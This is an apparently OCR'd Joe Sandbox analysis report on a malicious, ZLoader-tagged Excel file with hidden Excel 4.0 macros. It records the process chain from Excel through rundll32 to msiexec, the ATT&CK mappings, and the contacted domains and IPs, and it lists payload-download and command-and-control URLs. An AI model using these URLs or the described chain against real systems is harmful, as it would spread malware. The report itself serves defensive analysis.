ID: 344667
Sample Name: case (1057).xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:37:14
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report case (1057).xls

Overview


General Information

Sample Name:	case (1057).xls
Analysis ID:	344667
MD5:	cbc37bc9a7ec98…
SHA1:	a1fbde54662fb5c..
SHA256:	95e0295b15b7c6..
Tags:	xls ZLoader

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Contains functionality to inject code …
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found malicious URLs in unpacked …
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2056 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 552 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 1776 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - msiexec.exe (PID: 2740 cmdline: msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
case (1057).xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Compliance:

- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Software Vulnerabilities:

- Document exploit detected (creates forbidden files)
- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:

- Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

- Found malicious Excel 4.0 Macro
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Found Excel 4.0 Macro with suspicious formulas
- Found abnormal large hidden Excel 4.0 Macro sheet
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

- Contains functionality to inject code into remote processes
- Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scripting 4	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesd Insecur Networ Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 4	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 3 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.440000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File
5.2.msiexec.exe.d0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://govemedico.tk/post.php.u	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://gadgetswolf.com/	0%	Avira URL Cloud	safe	
http://https://rnollg.com/kev/scfrd.dll	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.php	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/post.php	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://govemedico.tk/post.phpc	0%	Avira URL Cloud	safe	
http://https://report-uri.clou	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/?p	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/_u	0%	Avira URL Cloud	safe	
http://ocsp.digicer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://crl4.digice	0%	Avira URL Cloud	safe	
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://rnollg.com/kev/scfrd.dll$8	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/post.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
homesoapmolds.com	172.67.198.109	true	false		unknown
rnollg.com	172.67.150.228	true	false		unknown
gadgetswolf.com	104.21.44.135	true	false		unknown
govemedico.tk	104.21.73.69	true	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	0DEE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2169237640.0000000001EB0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2169682622.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2169237640.000 0000001EB0000.00000002.0000000 1.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2169682622.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2169237640.000 0000001EB0000.00000002.0000000 1.sdmp	false		high
http://crl.entrust.net/server1.crl0	msiexec.exe, 00000005.00000003 .2177601344.0000000000606000.0 0000004.00000001.sdmp	false		high
http://ocsp.entrust.net03	msiexec.exe, 00000005.00000003 .2177601344.0000000000606000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://govemedico.tk/post.php.u	msiexec.exe, 00000005.00000003 .2181370772.0000000000606000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	msiexec.exe, 00000005.00000003 .2177601344.0000000000606000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/	msiexec.exe, 00000005.00000002 .2363894570.00000000005B8000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rnollg.com/kev/scfrd.dll	before.1.0.0.sheet.csv_unpack	true	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	msiexec.exe, 00000005.00000003 .2177601344.0000000000606000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/post.php	msiexec.exe, 00000005.00000002 .2363894570.00000000005B8000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://govemedico.tk/	msiexec.exe, 00000005.00000002 .2364998565.0000000002DD0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://homesoapmolds.com/post.php	msiexec.exe, 00000005.00000003 .2181370772.0000000000606000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2169819479.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2169401108.000 0000002097000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2169682622.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2169237640.000 0000001EB0000.00000002.0000000 1.sdmp	false		high
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2169819479.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2169401108.000 0000002097000.00000002.0000000 1.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	msiexec.exe, 00000005.00000003 .2177601344.0000000000606000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2169819479.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2169401108.000 0000002097000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	msiexec.exe, 00000005.00000002 .2363950897.0000000000970000.0 0000002.00000001.sdmp	false		high
http://https://govemedico.tk/post.phpc	msiexec.exe, 00000005.00000003 .2181370772.0000000000606000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://report-uri.clou	msiexec.exe, 00000005.00000003 .2180098839.0000000000606000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2169682622.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2169237640.000 0000001EB0000.00000002.0000000 1.sdmp	false		high
http://https://homesoapmolds.com/?p	msiexec.exe, 00000005.00000003 .2181370772.0000000000606000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://govemedico.tk/_u	msiexec.exe, 00000005.00000002.2364998565.0000000002DD0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.digicer	msiexec.exe, 00000005.00000002.2363894570.00000000005B8000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	msiexec.exe, 00000005.00000002.2363950897.0000000000970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://crl4.digice	msiexec.exe, 00000005.00000002.2363894570.00000000005B8000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	case (1057).xls	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	msiexec.exe, 00000005.00000003.2177601344.0000000000606000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rnollg.com/kev/scfrd.dll$8	case (1057).xls, 0DEE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	msiexec.exe, 00000005.00000003.2177601344.0000000000606000.00000004.00000001.sdmp	false		high
http://https://homesoapmolds.com/	msiexec.exe, 00000005.00000003.2181370772.0000000000606000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	msiexec.exe, 00000005.00000003.2177601344.0000000000606000.00000004.00000001.sdmp	false		high
http://Https://homesoapmolds.com/post.php	msiexec.exe, 00000005.00000003.2180098839.0000000000606000.00000004.00000001.sdmp	false		unknown
http://https://govemedico.tk/post.php	msiexec.exe, 00000005.00000003.2181370772.0000000000606000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.150.228	unknown	United States		13335	CLOUDFLARENETUS	false
104.21.44.135	unknown	United States		13335	CLOUDFLARENETUS	false
104.21.73.69	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.198.109	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344667
Start date:	26.01.2021
Start time:	21:37:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	case (1057).xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@7/12@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 67.6% (good quality ratio 67.3%) • Quality average: 89.5% • Quality standard deviation: 19.2%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344667/sample/case (1057).xls

Simulations

Behavior and APIs

Time	Type	Description
21:38:19	API Interceptor	1170x Sleep call for process: msiexec.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.150.228	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
104.21.44.135	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
104.21.73.69	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
172.67.198.109	case (166).xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
rnollg.com	case (4335).xls	Get hash	malicious	Browse	• 172.67.150.228
	case (1522).xls	Get hash	malicious	Browse	• 172.67.150.228
	case (166).xls	Get hash	malicious	Browse	• 172.67.150.228
homesoapmolds.com	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (4335).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (1522).xls	Get hash	malicious	Browse	• 104.21.60.169
